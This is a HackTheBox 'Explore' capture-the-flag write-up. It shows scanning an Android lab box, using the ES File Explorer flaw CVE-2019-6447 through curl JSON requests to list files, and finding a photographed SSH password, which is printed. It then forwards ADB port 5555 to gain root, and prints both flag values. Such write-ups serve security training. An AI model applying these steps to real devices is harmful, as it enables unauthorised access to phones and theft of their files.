
Explore HackTheBox Writeup

Introduction@Explore:~$



Summary

- Rustscan shows open ports
- More recon ES File Explorer Open Port Vulnerability (CVE-2019–6447)
- Fuzzing `/sdcard` using **ffuf**
- grab `user.txt`
- Sshd user **Kristi**
- Port forward with `ssh -L 5555:127.0.0.1:5555 kristi@explore.htb -p 2222`
- Connect to a specific device **`localhost:5555`**
- grab `root.txt`

Recon:~$

Nmap only discovered 1 port and took a long time. I swichted to **`rustscan`** for full port scanning.

```
~/De/a/h/explore  rustscan -a 10.10.10.247
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/andrew/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
[!] Your file limit is very small, which negatively impacts RustScan's speed. Us
Open 10.10.10.247:2222
Open 10.10.10.247:37469
Open 10.10.10.247:42135
Open 10.10.10.247:59777
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

We find 4 open ports

PORT STATE SERVICE REASON
2222/tcp open EtherNetIP-1 syn-ack
42129/tcp open unknown syn-ack
42135/tcp open unknown syn-ack
59777/tcp open unknown syn-ack

More enum

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ sudo nmap -sV -sC 10.10.10.247 -p 2222,42129,42135,59777 -oN nmap
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 19:10 UTC
Nmap scan report for explore.htb (10.10.10.247)
Host is up (0.21s latency).

PORT      STATE  SERVICE VERSION
2222/tcp  open   ssh     (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|_  2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
42129/tcp closed unknown
42135/tcp open   http    ES File Explorer Name Response httpd
|_http-server-header: ES Name Response Server
59777/tcp open   http    Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or
older
|_http-title: Site doesn't have a title (text/plain).
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?
new-service :
SF-Port2222-TCP:V=7.91%I=7%D=7/4%Time=60E207A3%P=x86_64-pc-linux-gnu%r(NUL
SF:L,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");
```

Breakdown

Port 2222

It's a SSH Sever for android from Banana Studio. A powerful application that allows you to run SSH/FTP Server on your Android device with full functional terminal.

Port 42129 and 42135

Nothing was interesting about them.

Port 59777

Its associated with the ES File Explorer Open Port Vulnerability (CVE-2019–6447). The ES File Browser creates a HTTP service bound to port 59777 at runtime, which allows an attacker to send a JSON payloads to the target which later leads to access of juicy information such as device info, apps installed on the victim's phone.

For more of this check out this article

Getting User.txt:~$

We're now aware that we are dealing with an android box. On further googling, I found this Poc which lists the contents of the box. First, we git clone the repo, cd into it, and then install requirements(pip install -r requirements.txt).

Run


```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ python3 poc.py --cmd getDeviceInfo --ip 10.10.10.247
[*] Executing command: getDeviceInfo on 10.10.10.247
[*] Server responded with: 500
```

At the time of writing this, the **poc.py** file continuously failed and all I got was `[*] Server responded with: 500` I switched to manual directory brute-forcing. So I fired up `ffuf` to fuzz the dirs of this box.


```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ ffuf -u http://explore.htb:59777/FUZZ -w /usr/share/wordlists/dirb/big.txt
-t 200 -c

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
_____________________________________________________

 :: Method           : GET
 :: URL              : http://explore.htb:59777/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
```

```
 :: Matcher          : Response status: 200,204,301,302,307,401,403
_____________________________________________________

acct                    [Status: 301, Size: 65, Words: 3, Lines: 1]
cache                   [Status: 301, Size: 67, Words: 3, Lines: 1]
config                  [Status: 301, Size: 69, Words: 3, Lines: 1]
d                       [Status: 301, Size: 59, Words: 3, Lines: 1]
data                    [Status: 301, Size: 65, Words: 3, Lines: 1]
dev                     [Status: 301, Size: 63, Words: 3, Lines: 1]
etc                     [Status: 301, Size: 63, Words: 3, Lines: 1]
init                    [Status: 403, Size: 31, Words: 4, Lines: 1]
lib                     [Status: 301, Size: 63, Words: 3, Lines: 1]
mnt                     [Status: 301, Size: 63, Words: 3, Lines: 1]
proc                    [Status: 301, Size: 65, Words: 3, Lines: 1]
product                 [Status: 301, Size: 71, Words: 3, Lines: 1]
sbin                    [Status: 301, Size: 65, Words: 3, Lines: 1]
storage                 [Status: 301, Size: 71, Words: 3, Lines: 1]
sys                     [Status: 301, Size: 63, Words: 3, Lines: 1]
system                  [Status: 301, Size: 69, Words: 3, Lines: 1]
vendor                  [Status: 301, Size: 69, Words: 3, Lines: 1]
:: Progress: [20469/20469] :: Job [1/1] :: 161 req/sec :: Duration: [0:02:07] ::
Errors: 2790
```

Lets visit the web-page




As you can see its showing forbidden. So lets try some other directory.



POC

Going through POC i found we can execute the below commands




looking from above picture we can find some basic command so let's try them.

Let's view the `/sdcard` directory using curl

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ curl --header "Content-Type: application/json" --request POST --data "
{\"command\":\"listFiles\"}" http://10.10.10.247:59777/sdcard/
[
{"name":"Android", "time":"3/13/21 05:16:50 PM", "type":"folder", "size":"4.00 KB
(4,096 Bytes)", },
[... Snip ...]
{"name":"Pictures", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00
KB (4,096 Bytes)", },
{"name":".userReturn", "time":"7/4/21 10:30:37 AM", "type":"file", "size":"72.00
Bytes (72 Bytes)", },
{"name":"user.txt", "time":"3/13/21 06:28:55 PM", "type":"file", "size":"33.00
Bytes (33 Bytes)", },
{"name":"Movies", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00 KB
(4,096 Bytes)", },
[... Snip ...]
{"name":"Ringtones", "time":"3/13/21 05:16:51 PM", "type":"folder", "size":"4.00
KB (4,096 Bytes)", }
]%
```

User Flag



f32017174c7c7e8f50c6da52891ae250

PRIVILEGE ESCALATION:~$

Being an android box, we'll definitely need Android Debug Bridge(ADB) in our system. **Android Debug Bridge (ADB)** is a development tool that facilitates communication between an Android device and a personal computer


Further enumeration i find creds.jpg

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯  curl --header "Content-Type: application/json" --request POST --data "
{\"command\":\"listFiles\"}" http://10.10.10.247:59777/sdcard/dcim/
[
{"name":"concept.jpg", "time":"4/21/21 02:38:08 AM", "type":"file",
"size":"135.33 KB (138,573 Bytes)", },
{"name":"anc.png", "time":"4/21/21 02:37:50 AM", "type":"file", "size":"6.24 KB
(6,392 Bytes)", },
{"name":"creds.jpg", "time":"4/21/21 02:38:18 AM", "type":"file", "size":"1.14 MB
(1,200,401 Bytes)", },
{"name":"224_anc.png", "time":"4/21/21 02:37:21 AM", "type":"file",
"size":"124.88 KB (127,876 Bytes)", }
]%
```

Ssh Port 2222

From our earlier scan we know port 2222 is SSH Service running(nmap o/p)

location : http://10.10.10.247:59777/sdcard/DCIM/creds.jpg



and also we have creds so login via ssh

- ssh kristi@10.10.10.247 -p 2222
- **password** : Kr1sT!5h@Rp3xPl0r3!

then i found a another interstring article here

Port Forward

Android devices Being Shipped with TCP Port 5555 Enabled so we port forward 5555(port) to our localhost then exploit via adb get shell :)

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ ssh -L 5555:127.0.0.1:5555 kristi@explore.htb -p 2222

Password authentication
Password:
:/ $ id
uid=10076(u0_a76) gid=10076(u0_a76)
groups=10076(u0_a76),3003(inet),9997(everybody),20076(u0_a76_cache),50076(all_a76
) context=u:r:untrusted_app:s0:c76,c256,c512,c768
```

Let's try to connect(`adb connect`) and list(`adb devices`) the emulators available

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ adb connect localhost:5555
* daemon not running; starting now at tcp:5037
* daemon started successfully
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ adb shell
error: more than one device/emulator
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ adb devices
List of devices attached
emulator-5554   device
localhost:5555  device
```

Therefore lets connect to a specific device through the command **`adb -s localhost:5555 shell`** this command can be found [here]

```
┌─[root@LzM17]─[~/Desktop/htb/explore]
└──╼ ❯ adb -s localhost:5555 shell
x86_64:/ $
```

Root Flag

And we get root on connecting through `adb shell`.

```
x86_64:/ $ su
:/ # id
uid=0(root) gid=0(root) groups=0(root) context=u:r:su:s0
:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
:/ #
```

The root flag can be found in `/data` directory.